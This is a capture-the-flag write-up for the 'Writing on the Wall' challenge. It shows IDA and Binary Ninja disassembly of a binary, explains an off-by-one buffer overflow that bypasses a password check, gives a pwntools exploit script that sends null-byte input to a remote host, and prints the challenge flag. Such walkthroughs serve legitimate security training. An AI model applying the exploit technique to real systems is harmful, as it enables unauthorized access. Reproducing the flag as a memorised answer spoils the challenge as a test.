Challenge: Writing on the Wall

Challenge Description :


As you approach a password-protected door, a sense of uncertainty envelops you—no clues, no hints. Yet, just as confusion takes hold, your gaze locks onto cryptic markings adorning the nearby wall. Could this be the elusive password, waiting to unveil the door's secrets?

Context :

- You are given a compiled binary file that we need to decompile, during decompiling the file you might find that you need to exploit this file when running it

Flag :


- First downloading the source files. We are given a binary file named "writing_on_the_wall". I first opened it with IDA, with it i found a interesting line:



```
mov     rbp, rsp
sub     rsp, 20h
mov     rax, fs:28h
mov     [rbp+var_8], rax
xor     eax, eax
mov     rax, 2073736170743377h
mov     qword ptr [rbp+s2], rax
lea     rax, [rbp+buf]
mov     edx, 7          ; nbytes
mov     rsi, rax        ; buf
mov     edi, 0          ; fd
call    _read
lea     rdx, [rbp+s2]
lea     rax, [rbp+buf]
mov     rsi, rdx        ; s2
mov     rdi, rax        ; s1
call    _strcmp
test    eax, eax
jnz     short loc_15C1
```


- The hexadecimal value [0x2073736170743377] corresponds to string [ssapt3w] and when reversed is [w3tpass]. We read 7 bytes into local_1e, which is only 6 bytes in size. This means that if we input the string [w3tpass], a null byte will be written at the start of local_18.

- Our goal is to make local_1e equal to local_18, Knowing that the first character of local_18 is a null byte, we can input \x003tpas\x00 to make both strings start with \0.
- Using Binary Ninja to get a better understanding we see..




```
void* fsbase
int64_t rax = *(fsbase + 0x28)
int64_t var_18
__builtin_strncpy(dest: &var_18, src: "w3tpass ", n: 8)
void buf
read(fd: 0, buf: &buf, nbytes: 7)
if (strcmp(&buf, &var_18) != 0)
    error("You activated the alarm! Troops …  ")
else
    open_door()
*(fsbase + 0x28)
if (rax == *(fsbase + 0x28))
    return 0
__stack_chk_fail()
```

- Looking at this we can get a much better understanding, the strcmp is trying to get the input to equal the local_18 [var_18].
- If both are correct the door will open, the destination for the local_18 variable is above it, as the source for the __builtin_strncpy.
- We will need to run a python script to exploit this to make it easier on us. As we will need to input null bytes. it's easier and more reliable to run a script to print it out properly.



```
birdo@DESKTOP-0ENQDDA:/mnt/c/Users/drobo/Music/htb-challanges/Writing on the Wall/challenge$ python3 sc
ript.py 94.237.59.199 32064
[+] Opening connection to 94.237.59.199 on port 32064: Done
/mnt/c/Users/drobo/Music/htb-challanges/Writing on the Wall/challenge/script.py:5: BytesWarning: Text i
s not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  remote_connection.recvuntil(">>")
/mnt/c/Users/drobo/Music/htb-challanges/Writing on the Wall/challenge/script.py:6: BytesWarning: Text i
s not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  remote_connection.sendline("\x003tpas\x00")  # Sending the crafted input
[*] Switching to interactive mode
 You managed to open the door! Here is the password for the next one: HTB{4n0th3r_br1ck_0n_th3_w4ll}
[*] Got EOF while reading in interactive
$ 
```

- Using the python Pwntools import i was able to make a Running script that will hopefully give us the flag.



```python
import pwn
import sys

def exploit_binary(remote_connection: pwn.remote):
    remote_connection.recvuntil(">>")
    remote_connection.sendline("\x003tpas\x00")  # Sending the crafted input
    remote_connection.interactive()  # Interact with the shell

def establish_connection():
    if len(sys.argv) != 3:
        print(f"Usage: {sys.argv[0]} REMOTE remote-ip remote-port")
        sys.exit(1)
    return pwn.remote(sys.argv[1], sys.argv[2])  # Establishing remote connection

def main():
    remote_connection = establish_connection()  # Connect to the remote service
    exploit_binary(remote_connection)  # Execute the exploit

if __name__ == "__main__":
    main()  # Run the script
```

- The Flag is finally given as is printed out as:

HTB{4n0th3r_br1ck_0n_th3_w4ll}